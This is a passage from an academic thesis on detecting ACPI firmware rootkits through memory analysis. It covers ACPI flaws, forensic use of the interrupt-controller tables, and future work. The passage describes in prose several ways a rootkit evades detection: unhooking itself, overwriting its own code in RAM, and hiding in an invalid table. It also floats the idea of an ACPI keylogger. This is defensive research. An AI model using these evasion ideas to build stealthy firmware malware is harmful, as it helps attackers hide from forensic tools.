This chapter starts with general issues of ACPI prior to describing the limitations of the scanning technique and countermeasures of an ACPI rootkit to evade detection.

4.2.4.1 Problems of the Advanced Configuration and Power Interface

During this thesis, inaccuracies in the documentation and its implementation on different systems were discovered. This points to flaws, which are serious if considered in a security scenario, as they might be starting points for a rootkit to avoid detection. Some weaknesses will be explained now in order to highlight that ACPI should be examined carefully.

The first inaccuracy to notice is that the base pointer is not stored at a fixed location in memory, instead it has to be searched in different locations: `0x000E0000 - 0x00100000`, EBDA, and UEFI. With Operating Systems searching for the first RSDP, this offers the possibility to insert a new, manipulated RSDP easily (see also [16]).

Commonly, after extracting and decompiling the DSDT, it only compiles with errors. To generate an aml-file of a defective DSDT the force option “-f” has to be used. The reason is that a lot of DSDTs are shipped with errors [13]. Extracting and recompiling the DSDT will quickly reveal those errors (see Figure 4.8). A brief research on the internet also turns up Ubuntu and Arch Linux Forum threads concerning DSDT errors [3, 78].

```
> cat /sys/firmware/acpi/tables/DSDT > DSDT.aml
> iasl -d DSDT.aml
  (...)
> ls
  DSDT.aml DSDT.dsl
> iasl DSDT.dsl
  (...)
  Compilation complete. 3 Errors, 1 Warnings, 0 Remarks, 645 Optimizations
```

Figure 4.8: Differentiated System Description Table Recompilation

Following, a brief overview of minor issues should be given. First, VMWare Player Linux Virtual Machines include the Windows table WAET (see 2.1.1.6), a table to control “mechanisms to work around (...) known errata” [50]. Commonly, the fields X_FirmwareControl and FirmwareControl are both set even though the ACPI specification states that if "the FIRMWARE_CTRL field contains a non zero value then X_FIRMWARE_CTRL must be zero" [25]. In contrast, there is no additional information for X_DSDT and DSDT in the documentation.

The ACPI documentation still contains inaccuracies and skips topics leading to confusion. GRUB, for example, inserted a 32-bit DSDT instead of a 64-bit X_DSDT into a 64-bit RSDP of version 3.0.

To handle errors, from both inaccuracies and manipulations, the only possibility seems to be that the Operating System or OSPM needs to catch those errors and control ACPI. But the ACPI Registers and internal matters are not known to the Operating System arising difficulties for ACPI control methods. Moreover, it should not be the goal to catch errors, instead, the aim should be to avoid or patch them.

Further improvements of the ACPI standard are desirable and would help vendors, Operating Systems, and programmers to avoid problems.

4.2.4.2 Rootkit Anti-Countermeasures

Certain issues cause problems to the automatic rootkit identification and open up ways for a rootkit to hide from detection.

Unhooking

Some rootkits, e.g. the sample-rootkit, only need ACPI to initialise its malicious functions. These rootkits can unhook themselves afterwards from ACPI partly or completely. A few examples for this unhooking are deleting the manipulated base pointer in RAM, switching the revision field, deleting checksums etc. Wrong checksums are a serious problem for an analysis tool, since the table could be totally broken and lead to completely false addresses, in worst case even to the crash of the tool. On the other hand, the table could be correct and the checksum is manipulated to make the table appear invalid.

Unhooking the rootkit would annul all scanning methods based on the ACPI Tables. The only possible solution is to extract the ACPI Tables even before the rootkit runs. This is not due to the scanning method, it is a problem of the acquisition method. Memory analysis will never find malware not included in the memory image. A possible solution could be to scan for the re-hook function of the rootkit (see 5.2.2).

Problematic are rootkits, which do not need to re-hook themselves. If they are e.g. only patching a backdoor into the system, they do not need to re-hook themselves or to be active all the time. Assuming the rootkit was deployed in the mainboard memory, a few lines of code after the malicious system call patch can be included to find the DSDT in **RAM** and overwrite the whole rootkit therein with `NOOPs`. Effectively, the rootkit is invisible to (RAM-) memory analysis because it does not exist in RAM any more. On the next reboot, the ACPI Tables are again copied from **mainboard** memory, including the rootkit, the rootkit will be active for a few cycles, and remove itself from memory afterwards.

The current scanning method will not find these rootkits, but expanding the acquisition to extract mainboard memory will counter this hiding technique.

Insertion Attacks

Differences between Operating System and the memory analysing tool cause further attacks. A tool has to check all existing tables since rootkits could hide in invalid tables. An example of this are the SSDTs. Every SSDT listed in the RSDT or XSDT is loaded by the Operating System if it has a unique OEM Table ID. Tables with same OEM Table ID are ignored, but an analysis tool has to scan them, too. With that, a variant of the so-called "insertion attack" of network security [62] is possible by inserting an invalid SSDT which is ignored by the system but, has to be scanned by the memory analysis tool.

Problems of Memory Analysis

In addition to ACPI specific problems, issues of memory analysis have to be solved.

To begin with, special statements like parameters and self-defined functions are not resolvable in dead memory analysis. Considering the following function call:

```
OperationRegion (MREG, SystemMemory, MBAS (Arg0), 0x10)
```

The parameter `MBAS(Arg0)` consists of a self-defined function, `MBAS`, and a function-argument, `Arg0`. Arguments are parameters of the **surrounding** function and cannot be evaluated in dead memory analysis, because runtime information is missing. Whereas it might be possible to calculate functions with an AML interpreter, it is definitely not possible to evaluate arguments without runtime environment. Same holds for local and global variables as they are usually created by multiple statements which have to be processed.

Last issue are constants of `Field` commands since they can be taken from different locations like `SystemIO`, `CMOS`, `PCI_Config` and others. A memory image only provides `SystemMemory` and, therefore, further regions are not to be determined.

An idea to tackle those runtime-dependent statements is through live-analysis (see Chapter 5.2.4).

4.2.5 Prevention

Prevention is a difficult topic. We assume that the attacker already has access to the machine, mostly even root- or administrator-access. The best prevention is to ensure that this is not possible or at least very unlikely.

The best option to defend ACPI in particular, though not feasible, is to turn it off completely [20]. Even protecting the BIOS or mainboard does not help as seen by RAM manipulations (see Chapter 3.3.1).

The biggest issue with ACPI is that it has the access rights to the entire RAM and other locations like System I/O. With a clear access policy, it might be possible to monitor these accesses. But an attacker with root-privileges is with high probability able to eliminate these barriers, too. In conclusion, the monitor should be tied closely to the Operating System so that an attack would require repatching the entire Operating System, making the attack not practicable.

The presented scanning technique shows good results but is an offline technique, which will reveal malicious accesses after they occurred. For prevention, live-approaches have to be developed (ideas are presented in Chapter 5.2.3).

Finally, the best prevention at the moment seems to be to block unauthorised root- or administrator-access.

4.3 Additional Investigations

As desired in the objectives, the ACPI Tables should be investigated more profoundly. To achieve this, the official documentation [25] was analysed, certain tables were extracted from memory samples, and examined regarding their content.

The following chapter will introduce and evaluate the discovered material.

Investigations focused on the common tables, because most System Description Tables are unused (see Table 4.3). DSDT and SSDT will be omitted since they were already considered by the scanning technique.

4.3.1 Fixed Advanced Configuration and Power Interface Description Table

Investigations started with the compulsory table FADT. Most importantly, the FADT makes the DSDT and FACS available to the system. As shown in previous chapters, the DSDT is the main source for AML programs and, therefore, very crucial whereas the FACS principally offers a hardware signature, a lock for shared hardware resources, and system waking information.

Besides, the FADT contains a read-only timer (PM_TMR_BLK), optionally a system reset mechanism (RESET_REG), and the “power management event register block” (PM1_EVT_BLK) which holds the power button (PWRBTN_STS) if not handled by the DSDT. These registers are critical for system stability and should be protected from rootkit access, whereas the timer, formally Real-time Clock (RTC), could be a reliable source for time-measurements even on compromised computers. The clock is a 24- or 32-bit counter, runs at a frequency of 3.579545 MHz, and counts while the system is in "S0 working system state".

The main advantage of the RTC compared to the HPET is that it is read-only which is important for computer forensic scenarios. It supplies a limited but reliable source for timestamps to reconstruct sequences of events or verify other clocks. With a 24-bit counter, it would be possible to tell the time of the last boot to S0 power state for up to 54 days (see Figure 4.9).

$$\begin{aligned}
\text{24-bit:}\quad & 2^{24} - 1 = 16777215 \\
\text{RTC:}\quad & 3.579545\,\text{MHz} = 3.579545\frac{1}{s} \\
& 16777215 * \frac{1}{3.579545}/60/60\ \text{h} \approx 1302\ \text{h} \approx 54\ \text{d}
\end{aligned}$$

Figure 4.9: 24-bit Real-time Clock Maximum Range

4.3.2 Multiple Advanced Programmable Interrupt Controller Description Table

For memory analysis and rootkit identification probably the most important table is the MADT, because its task are the interrupt controllers (see Section 2.1.1.2). The MADT always contains the physical address of the Local APIC and, moreover, a wide variety of additional interrupt controller structures is defined for the MADT. An overview of those interrupt controllers was already in Table 2.3.

Local Advanced Programmable Interrupt Controller

The 32-bit address of the LAPIC is included directly in the MADT, in contrast to all other APIC structures, which are indirectly included over the interrupt controller structure list. If there is a 64-bit address of the LAPIC, exactly one `Local APIC Address Override Structure` will exist in the interrupt controller structure list. In this case, the 64-bit version of the pointer to the LAPIC must be used.

In Computer Forensics, multiple possibilities to access the Interrupt Controllers are feasible in order to compare the output of these methods to reveal potential manipulations. A common technique is to compare the system output to a low-level hardware output. For example, if the system lists five processes via `ps` but a pool tag scan, like the Volatility plug-in `psscan` lists six processes, this mismatch points to modifications.

The same technique is applicable for the Local APIC by accessing it directly via the physical address stored in the MADT and comparing that output to the one of Operating System mechanisms. Differences should be deeper investigated and might identify malicious behaviours.

For example, a re-routed keyboard interrupt can identify a keylogger. This is possible at the stage of the IDT but manipulation of the Local Vector Table of the Local APIC offers another way to trigger special interrupts and their possibly manipulated handlers [63].

The Local APIC is usually at a physical address at `0xFEE00xxx`, commonly `0xFEE00000`, which can be extracted from the Model-Specific Register `0x001B`. The primary task of the Local APIC is to accept and generate interrupts and, therefore, controlling the system execution paths. All control and command registers of the Local APIC are memory-mapped into physical memory and start at the base address [37, 45, 64].

Most important in a Local APIC is the Local Vector Table which translates events into interrupt vectors and is valuable in Computer Forensics for identifying manipulations of interrupt routines or more superior techniques, e.g. the SMM dumper [63].

Input/Output Advanced Programmable Interrupt Controller

Typically, the I/O APIC is located at the physical address `0xFEC00000`, but is movable like LAPIC. The address is stored in the I/O APIC structure of the ACPI Tables. The functionality is similar to the LAPIC but the I/O APIC has additional features like being able to distribute interrupts to various CPUs.

The I/O APIC consists of 24 registers of 64-bit width, which are approached by two MMIO-regions, `IOREGSEL` and `IOREGWIN`. `IOREGSEL` selects the register of the I/O APIC. Subsequently, it is mapped to `IOREGWIN` in order to execute read and write accesses.

The table stores the redirection of interrupts, consisting of interrupt vector, delivery and destination mode, mask, destination, and some additional configurations [37, 57, 64].

The physical address of the I/O APIC and the direct access are again valuable for Computer Forensics. As an example, a SMM rootkit could be identified by checking the I/O APIC redirection table for interrupts routed to System Management Interrupts [18].

Non-maskable Interrupt

The NMI is an interrupt that cannot be masked with the assembler commands `cli` and `sti`. It is used by the Operating System to regain control over the system and is important in handling asynchronous events.

The NMI Source Structure in the MADT defines which of the interrupts arriving at the I/O APIC or I/O SAPIC are non-maskable. These interrupt input lines are afterwards not usable for devices.

Non-maskable Interrupts are essential for system stability. They can block a system completely and are a critical mechanism in computers moving them also to the focus of memory analysis. Crash dumps are triggered via NMI [53], offering a simple way to extract certain memory regions, and are helpful for memory analysis.

4.3.3 Notes towards the Remaining Tables

MCFG and HPET are two further very common tables. The contained information is not usable for rootkit identification. More information about these two tables was outlined in Chapter 2.1.1.3 and Chapter 2.1.1.4.

The SRAT table contains some rough information about memory and could be helpful in some cases (see Chapter 2.1.1.5 for more explanation).

A table that could provide useful information for memory analysts is the Memory Power State Table (MPST). It defines the memory power node topology, including specifying memory power nodes and attributes. Moreover, a communication channel between OSPM and BIOS for handling powerstate transitions is defined.

Unfortunately, this table was not available on any of the test-systems and the presented information is only from the ACPI documentation [25].

MMIO ranges are very useful information for memory analysts, because they have additional functionality and even a read from these ranges might trigger some processes, leading to system crash in worst case. With the MPST "always referring to memory store – either volatile or non-volatile and never to MMIO or Memory Mapped Configuration (MMCFG) ranges" it should be possible to narrow down MMIO ranges. The precision of these ranges could not be evaluated, since the table is optional and did not exist in any of the tested systems.

There were additional, potentially interesting tables, like the "Error Injection Table" for example, but the documentation was too inexact and investigations were not possible, because these tables did not exist on the test-systems. Assuming those tables to be of lesser importance. If those tables do not frequently occur on systems, their potential data is not suitable for broad-ranged investigations.

5 Conclusions and Future work

5.1 Summary and Final Statement

This work developed, implemented, and evaluated an identification technique for ACPI rootkits through memory analysis. It turned out to be possible to extract the AML programs from the ACPI Tables and subsequently to scan them for rootkits by searching for accesses to kernel space.

The evaluation and the example tool, a Volatility plug-in also published under GPL, proved the technique is promising. Moreover, a sample-rootkit was created and tested against the tool, which correctly revealed all malicious accesses of the rootkit as “critical”.

Initially, five objectives were defined and should be reconsidered in the following.

First, (read-) access of the ACPI Tables should be tested with a subsequent scan for AML programs. This includes: finding and parsing of the ACPI Tables as well as extraction of the AML programs. Further, to examine the programs, their AML code has to be decompiled into ASL.

In this ASL code, rootkits are identified through a scan for critical functions. Planned was also a tool to execute the scan automatically.

With the Volatility plug-in, these steps were actually achieved. The tool can access, extract, and analyse the ACPI Tables, especially for malicious AML programs.

Furthermore, an evaluation of the tool with suitable memory images was demanded. As seen in

Chapter 4, two computers and five virtual machines were tested. The result proves the scanning technique as effective.

In addition, the two optional goals, searching for supplementary identification methods and further exploration of the ACPI Tables and their devices regarding their use for Computer Forensics, were achieved, too.

During the investigations, especially the `Load` command is attractive, because it creates an interface to reload potentially untrusted code. Useful devices contained in the tables were RTC, LAPIC, I/O APIC, and further interrupt controllers. They are memory-mapped and can be accessed via special registers that are described and managed in the ACPI Tables. Those memory-mapped devices of ACPI are important, because physical accesses offer reliable reference-values to compare to the system behaviour.

More far-reaching, the investigations continued beyond the original scope. A sample-rootkit was created in order to test the tool properly and the theoretical concept. Although the attack scenario for the rootkit was simulated, it is very close to real rootkits and advanced new considerations about rootkit installation, removal, and prevention.

In conclusion, rootkits in ACPI are not untouchable since they exist in memory and compilation of the source code is completely reversible, similar to assembler. Evaluation of the scanning technique proved it possible to identify rootkits by analysing their code regarding addresses into kernel space. The task can be performed automatically and it seems effective. Improvements of the technique would be desirable, especially concerning direct response instead of offline memory analysis.

5.2 Future Work

During the thesis a few starting points for further research were discovered which are now briefly listed. A detailed analysis thereof is beyond the scope of this thesis.

5.2.1 Rootkit Keylogger

As evidenced by MADT, LAPIC, and the `IRQ` command, ACPI also manages interrupt devices. With this, the suspicion arises that interrupts are directly accessible in those devices in ASL, which is very critical for the keyboard interrupt `IRQ 1`.

Another possibility to access the keyboard is via the system I/O ports `0x60` and `0x64`.

The result for a rootkit would be a complete keylogger in ACPI, residing on the mainboard memory apart from normal memory locations, which are easier to access by defensive mechanisms like rootkit-scans and anti-virus.

Supplementary research, favourable a proof-of-concept implementation of a keylogger, is necessary to evaluate and verify this idea.

5.2.2 Rootkit Unhook Technique

A rootkit can use `Load` and `Unload` or alter the RAM to unhook and re-hook itself from the system. There are two possible cases. Firstly, the rootkit could unhook itself but remain in mainboard memory or, secondly, unhook the functionality except for a re-hook routine.

In both cases, parts of the rootkit still exist. An ACPI rootkit in the mainboard memory is persistently at this location. Similarly, a RAM ACPI rootkit will normally re-hook itself on a reboot to stay active on the system.

That means there still is a stub, which can be potentially identified as malicious. A re-hook function has to write the DSDT, the FADT, the RSDT/XSDT, or the RSDP. A write access to those areas normally seems unnecessary and therefore it should stand out from normal accesses.

The mainboard memory is interesting in general, not just for identifying unhooks. In conclusion, investigations that are more detailed are desired in this sector.

5.2.3 Improve Scanning Technique

Depending on the scenario, reducing the false-positives is favourable. For a memory analyst the tool and the technique are suitable, because it is the starting point for investigations and the purpose is rather a detailed report than less feedback. In contrast, for a casual tool the amount of false-positives does matter, even though an ACPI rootkit seems to be a too professional approach for everyday tools.

To improve the technique, accesses should be grouped into read or write access, because reading memory is less serious than writing. This could decrease the amount of potential critical addresses. A list of known tolerated ("good") and malicious ("bad") memory locations can further improve the scanning technique. As an example, the IDT is always critical but the BIOS ROM area, which was accessed often by unmanipulated ACPI, might be tolerable. Nevertheless, these areas should be examined in detail before making those decisions.

5.2.4 Considerations Dead- versus Live-Analysis

As the technique proved to be successful, it would be interesting to port it to a live approach. Is it possible to identify rootkits on a running system and block malicious accesses? The goal should not be to identify the rootkit after resulting damage but instead prevent ACPI rootkits or at least block and remove them as early as possible.

A common approach to analyse untrusted code, which should be evaluated during its execution, is a sandbox. Sandboxes are independent environments used to monitor or analyse programs in a controlled sphere. It limits the set of instructions that are allowed, intervenes if necessary, and, therefore, regulates and monitors a running process.

The ACPI driver with its AML interpreter seems to be a good starting point for a sandbox. Addresses and write-operations to RAM could be monitored in particular and blocked if necessary. An investigation of current Operating Systems should be performed prior to implementing such a sandbox. It is conceivable that Operating Systems already monitor ACPI or its driver. In such a case, expanding that sandbox to compare ACPI accesses to kernel space requires less effort.

This would solve the problem on how to handle arguments, local variables, and additional functions at the cost of performance. Furthermore, critical locations have to be graded for their severity. The kernel space turned out to be a good indicator to classify memory accesses but does not handle non-memory accesses, like PCI and System I/O.

Moreover, ACPI has to manage devices and accesses, which cannot be labelled good or bad, like the APIC. I/O APIC and LAPIC are included in the ACPI Tables (see Chapter 4.3) and are available to potential existing rootkits as well as normal ACPI. Hardware devices and accesses have to be classified, as for example the network card, since ACPI should be able to set sleeping states correctly but sending network packages has to be blocked.

The discussed memory scanning technique generates good results and provides first steps against ACPI rootkits. A sandbox offers more possibilities than offline memory analysis and is the next step in effectively tackling ACPI rootkits.

5.2.5 Beyond Classical Computers

Additionally, since ACPI is also created for Embedded Systems, an investigation of specialised hardware as in cars, productions, and controlling systems is desirable. As seen in the introduction, rootkits in infrastructures like nuclear power plants are very critical and can cause high damages even apart from Denial of Service or material damage.

But also, less crucial devices like smart-phones and tablets should be considered.

Overall, investigations of other devices than the classical computers and an online approach are required in order to deal with ACPI rootkits effectively.

Further research on these issues is desirable, but is beyond the scope of this work.

Acknowledgements

Special thanks is due to the two people who made this work possible. First, Prof. Dr. Felix Freiling for supporting my research with useful advice and guidance. Also, a special thank to my advisor Johannes Stüttgen for helpful discussions and many ideas.

Thank you very much indeed!

Bibliography

[1] ACPICA. ACPICA Website, April 2013. URL `https://www.acpica.org`. Accessed: 2013-04-22.

[2] AMD. Amd i/o virtualization technology (iommu) specification revision 1.26, February 2009. URL `http://support.amd.com/us/Embedded_TechDocs/34434-IOMMU-Rev_1.26_2-11-09.pdf`. Accessed: 2013-07-24.

[3] ArchLinux. Dsdt, October 2013. URL `https://wiki.archlinux.org/index.php/DSDT`. Accessed: 2013-11-29.

[4] ArchLinux Forum. Entire system freezing up, May 2011. URL `https://bbs.archlinux.org/viewtopic.php?pid=988399`. Accessed: 2013-11-29.

[5] Arati Baliga, Liviu Iftode, and Xiaoxin Chen. Automated defense from rootkit attacks, 2006. URL `http://www.vmware.com/pdf/cambridge_rootkit.pdf`. Accessed: 2013-11-26.

[6] Syed Balkhi. 25 biggest cyber attacks in history, May 2013. URL `http://list25.com/25-biggest-cyber-attacks-in-history/`. Accessed: 2013-11-26.

[7] Amit Bhutani. Server management and monitoring with ipmi, 2006. URL `http://linux.dell.com/files/presentations/Red_Hat_Summit_May_2006/ipmi_presentation-redhat_summit.pdf`. Accessed 2013-07-01.

[8] Len Brown. ACPI in Linux. In *Linux Symposium*, page 51, 2005.

[9] Jamie Butler. Dkom (direct kernel object manipulation). *Black Hat Windows Security*, 2004. URL `http://www.blackhat.com/presentations/win-usa-04/bh-win-04-butler.pdf`. Accessed: 2013-11-18.

[10] Jamie Butler and Peter Silberman. Raide: Rootkit analysis identification elimination. *Black Hat USA*, 47, 2006. URL `http://www.blackhat.com/presentations/bh-usa-06/BH-US-06-Silberman.pdf`. Accessed: 2013-07-25.

[11] Brian D Carrier and Joe Grand. A hardware-based memory acquisition procedure for digital investigations. *Digital Investigation*, 1(1):50–60, 2004.

[12] Michael Cohen. The pmem memory acquisition suite, November 2012. URL `http://volatility.googlecode.com/svn/branches/scudette/docs/pmem.html`. Accessed: 2013-11-29.

[13] Debian. Overriding your dsdt, December 2009. URL `https://wiki.debian.org/OverridingDSDT`. Accessed: 2013-11-29.

[14] Distributed Management Task Force. Alert standard format specification, April 2003. URL `http://dmtf.org/sites/default/files/standards/documents/DSP0136.pdf`. Accessed: 2013-11-20.

[15] Distributed Management Task Force. Management component transport protocol (mctp) host interface specification, July 2010. URL `http://www.dmtf.org/sites/default/files/standards/documents/DSP0256_1.0.0.pdf`. Accessed: 2013-07-23.

[16] Loïc Duflot, Olivier Levillain, and Benjamin Morin. ACPI: Design principles and concerns. In *Trusted Computing*, pages 14–28. Springer, 2009.

[17] Loıc Duflot, Yves-Alexis Perez, Guillaume Valadon, and Olivier Levillain. Can you still trust your network card. *CanSecWest/core10*, pages 24–26, 2010.

[18] Shawn Embleton, Sherri Sparks, and Cliff C Zou. SMM rootkit: a new breed of OS independent malware. *Security and Communication Networks*, 2010.

[19] GNU. Gnu grub manual 2.00, November 2002. URL `http://www.gnu.org/software/grub/manual/grub.html#acpi`. Accessed: 2013-11-25.

[20] John Heasman. Implementing and detecting an ACPI BIOS rootkit. *Black Hat Federal*, 368, 2006.

[21] John Heasman. Implementing and detecting a PCI rootkit. *Retrieved February*, 20(2007):3, 2006.

[22] John Heasman. Firmware rootkits, 2007. URL `http://www.nccgroup.com/media/18481/firmware_rootkits._the_threat_to_the_enterprise.pdf`. Accessed: 2013-07-08.

[23] David Hinds. Pnp device ids, Nov 2007. URL `http://tuxmobil.org/pnp_ids.html`. Accessed: 2013-08-10.

[24] Greg Hoglund. Kernel object hooking rootkits (koh rootkits), June 2006. URL `http://my.opera.com/330205811004483jash520/blog/show.dml/314125`. Accessed: 2013-07-30, original source not available any more: http://www.rootkit.com/newsread.php?newsid=501.

[25] HP, Intel, Microsoft, Phoenix Technologies, Toshiba. Advanced Configuration and Power Interface Specification, December 2011. URL `http://www.acpi.info/DOWNLOADS/ACPIspec50.pdf`. Revision 5.0, Accessed: 2013-04-28.

[26] Immunity Debugger Team. Linux 2.6 rootkit released, Sept 2008. URL `http://seclists.org/dailydave/2008/q3/215`. Accessed: 2013-04-24.

[27] Unified EFI Inc. Unified extensible firmware interface specification version 2.4, June 2013. URL http://www.uefi.org/specs/download/UEFI_2_4.pdf. Accessed: 2013-07-24.

[28] Intel. 82093aa i/o advanced programmable interrupt controller (ioapic), May 1996. URL http://bochs.sourceforge.net/techspec/intel-82093-apic.pdf.gz. Accessed: 2013-08-02.

[29] Intel. Multiprocessor specification version 1.4, May 1997. URL http://www.intel.com/design/pentium/datashts/24201606.pdf. Accessed: 2013-08-04.

[30] Intel. Ipmi intelligent platform management interface specification, February 2004. URL http://www.intel.com/content/dam/www/public/us/en/documents/product-briefs/second-gen-interface-spec-v2-rev1-4.pdf. Accessed: 2013-07-01.

[31] Intel. Ia-pc hpet (high precision event timers) specification, October 2004. URL ftp://ftp.sas.ewi.utwente.nl/Outgoing/TM_2300_4000_4500/Manuals/Specification/Hpet/Intel_HPET_Specification.pdf. Accessed: 2013-07-23.

[32] Intel. Intel virtualization technology for directed i/o, September 2007. URL http://class.ece.iastate.edu/tyagi/cpre681/papers/Intel%28r%29_VT_for_Direct_IO.pdf. Accessed: 2013-07-23.

[33] Intel. Intel virtualization technology for directed i/o, September 2008. URL http://www.csit-sun.pub.ro/~cpop/Documentatie_SM/Intel_Microprocessor_Systems/Intel%20TechnologyNew/Intel(r)_VT_for_Direct_IO.pdf. Accessed: 2013-06-27.

[34] Intel. Intel 7 series / c216 chipset family platform controller hub (pch) datasheet, June 2012. URL http://www.intel.com/content/dam/www/public/us/en/documents/datasheets/7-series-chipset-pch-datasheet.pdf. Accessed: 2013-07-22.

[35] Intel. ACPI Component Architecture, March 2013. URL https://acpica.org/sites/acpica/files/acpica-reference.pdf. Accessed: 2013-04-28.

[36] Intel. iASL ACPI Source Language Optimizing Compiler and Disassembler, January 2013. URL https://acpica.org/sites/acpica/files/aslcompiler.pdf. Revision 5.03, Accessed: 2013-04-28.

[37] Intel. Intel 64 and ia-32 architectures software developer's manual, June 2013. URL http://download.intel.com/products/processor/manual/325462.pdf. Accessed: 2013-08-05.

[38] Intel. Intel website, November 2013. URL www.intel.com. Accessed: 2013-11-20.

[39] M. Tim Jones. Linux initial ram disk (initrd) overview, July 2006. URL http://www.ibm.com/developerworks/library/l-initrd/index.html. Accessed: 2013-11-30.

[40] Stephen T Jones, Andrea C Arpaci-Dusseau, and Remzi H Arpaci-Dusseau. Vmm-based hidden process detection and identification using lycosid. In *Proceedings of the fourth ACM SIGPLAN/SIGOPS international conference on Virtual execution environments*, pages 91–100. ACM, 2008. URL http://research.cs.wisc.edu/wind/Publications/lycosid-vee08.pdf. Accessed: 2013-07-25.

[41] Samuel T King and Peter M Chen. SubVirt: Implementing malware with virtual machines. In *Security and Privacy, 2006 IEEE Symposium on*, pages 14–pp. IEEE, 2006.

[42] Ivor Kollar. Fmem, August 2011. URL http://hysteria.sk/~niekt0/foriana/fmem_current.tgz. Accessed: 2013-11-29.

[43] Horacio Andrés Lagar-Cavilla, Joseph Andrew Whitney, Adin Matthew Scannell, Philip Patchin, Stephen M Rumble, Eyal De Lara, Michael Brudno, and Mahadev Satyanarayanan. SnowFlock: rapid virtual machine cloning for cloud computing. In *Proceedings of the 4th ACM European conference on Computer systems*, pages 1–12. ACM, 2009.

[44] Anthony Lineberry. Malicious code injection via/dev/mem. *Black Hat Europe*, 2009. URL http://www.blackhat.com/presentations/bh-europe-09/Lineberry/BlackHat-Europe-2009-Lineberry-code-injection-via-dev-mem.pdf. Accessed: 2013-09-29.

[45] Low Level (Operating System Development). Low level (operating system development), 2013. URL http://www.lowlevel.eu. Accessed: 2013-10-18.

[46] Lorenzo Martignoni, Aristide Fattori, Roberto Paleari, and Lorenzo Cavallaro. Live and trustworthy forensic analysis of commodity production systems. In *Recent Advances in Intrusion Detection*, pages 297–316. Springer, 2010.

[47] Microsoft. Serial port console redirection table, January 2002. URL http://msdn.microsoft.com/en-us/windows/hardware/gg487469. Accessed: 2013-07-24.

[48] Microsoft. Simple boot flag specification, January 2005. URL http://msdn.microsoft.com/en-us/windows/hardware/gg463443.aspx. Accessed: 2013-11-21.

[49] Microsoft. Hardware watchdog timers design specification, September 2006. URL http://msdn.microsoft.com/en-us/windows/hardware/gg463324. Accessed: 2013-07-24.

[50] Microsoft. Windows acpi emulated devices table, April 2009. URL http://msdn.microsoft.com/en-us/windows/hardware/gg487527. Accessed: 2013-11-15.

[51] Microsoft. Tpm 2.0 hardware interface table (tpm2), November 2011. URL http://msdn.microsoft.com/library/windows/hardware/hh673516. Accessed: 2013-07-24.

[52] Microsoft. Core system resources table (csrt), November 2011. URL https://acpica.org/sites/acpica/files/CSRT.doc. Accessed: 2013-07-24.

[53] Microsoft. How to generate a complete crash dump file or a kernel crash dump file by using an nmi on a windows-based system, June 2011. URL http://support.microsoft.com/kb/927069. Accessed: 2013-12-01.

[54] Daniel Molina, Matthew Zimmerman, Gregory Roberts, Marnita Eaddie, and Gilbert Peterson. Timely rootkit detection during live response. In *Advances in Digital Forensics IV*, pages 139–148. Springer, 2008. URL http://robobrarian.info/b_pubs/IFIP08-Molina.pdf. Accessed: 2013-07-25.

[55] MoonSols. Moonsols windows memory toolkit, 2013. URL http://www.moonsols.com/windows-memory-toolkit/. Accessed: 2013-11-29.

[56] Erich Nahum. Interrupts and exceptions, 2010. URL http://www.cs.columbia.edu/~nahum/w6998/lectures/interrupts.ppt. Accessed: 2013-11-30.

[57] Operating System Development. Operating system development, 2013. URL www.osdev.org. Accessed: 2013-10-18.

[58] OSDevForum. ACPI poweroff, May 2008. URL http://forum.osdev.org/viewtopic.php?t=16990. Accessed: 2013-04-27.

[59] PCI-Sig. Pci firmware specification rev 3.0 overview, 2004. URL http://www.pcisig.com/developers/main/training_materials/get_document?doc_id=2196e7be4778f458579ed38efb2a3d5b21d4efa7. Accessed: 2013-07-23.

[60] PCI-Sig. Pci-sig website, 2013. URL http://www.pcisig.com. Accessed: 2013-11-22.

[61] G. Pek. Evading intel vt-d protection by nmi interrupts – security advisory, August 2013. URL http://blog.crysys.hu/2013/08/evading-intel-vt-d-protection-by-nmi-interrupts-security-advisory/. Accessed: 2013-12-01.

[62] Thomas H. Ptacek and Timothy N. Newsham. Insertion, evasion, and denial of service: Eluding network intrusion detection, January 1998. URL http://insecure.org/stf/secnet_ids/secnet_ids.html. Accessed: 2013-11-14.

[63] Alessandro Reina, Aristide Fattori, Fabio Pagani, Lorenzo Cavallaro, and Danilo Bruschi. When hardware meets software: a bulletproof solution to forensic memory acquisition. In *Proceedings of the 28th Annual Computer Security Applications Conference*, pages 79–88. ACM, 2012.

[64] Mike Rieker. Advanced programmable interrupt controller, July 2002. URL `http://osdev.berlios.de/pic.html`. Accessed: 2013-11-16.

[65] Ryan Riley, Xuxian Jiang, and Dongyan Xu. Multi-aspect profiling of kernel rootkit behavior. In *Proceedings of the 4th ACM European conference on Computer systems*, pages 47–60. ACM, 2009. URL `https://vsecurity.info/pubs/eurosys09.pdf`. Accessed: 2013-07-25.

[66] Joanna Rutkowska. Subverting Vista kernel for fun and profit. *Black Hat Briefings*, 2006.

[67] Joanna Rutkowska. Rootkits vs. stealth by design malware. *Black Hat, Europe*, 2006. URL `http://repo.meh.or.id/Windows/rootkit/bh-eu-06-Rutkowska.pdf`. Accessed: 2013-08-11.

[68] Joanna Rutkowska. Beyond the CPU: Defeating hardware based RAM acquisition. *Proceedings of BlackHat DC 2007*, 2007.

[69] Patrick Stewin and Iurii Bystrov. Understanding DMA Malware. In *Detection of Intrusions and Malware, and Vulnerability Assessment*, pages 21–41. Springer, 2013.

[70] Patrick Stewin and Jean-Pierre Seifert. In God we trust all others we monitor. In *Proceedings of the 17th ACM conference on Computer and communications security*, pages 639–641. ACM, 2010.

[71] Joe Sylve. Lime - linux memory extractor, 2012. URL `https://code.google.com/p/lime-forensics/`. Accessed: 2013-11-29.

[72] Alexander Tereshkin and Rafal Wojtczuk. Introducing ring-3 rootkits. *Black Hat USA*, 2009.

[73] Arrigo Triulzi. Vmware escape and firmware viruses, October 2007. URL `http://www.alchemistowl.org/arrigo/Papers/VMware-escape-and-firmware-viruses.pdf`. Accessed: 2013-08-12.

[74] Arrigo Triulzi. Project Maux Mk. II, I Own the NIC, now I want a shell. In *The 8th annual PacSec conference*, 2008.

[75] Arrigo Triulzi. The Jedi Packet Trick takes over the Deathstar. *The Alchemist Owl (March 2010), http://www. alchemistowl. org/arrigo/Papers/Arrigo-Triulzi-CANSEC10-Project-Maux-III. pdf*, 2010.

[76] TrustedComputingGroup. Tcg acpi specification, August 2005. URL `http://www.trustedcomputinggroup.org/files/temp/6453AF78-1D09-3519-AD74028427486A3B/Server%20TCG_ACPIGeneralSpecification.pdf`. Accessed: 2013-07-24.

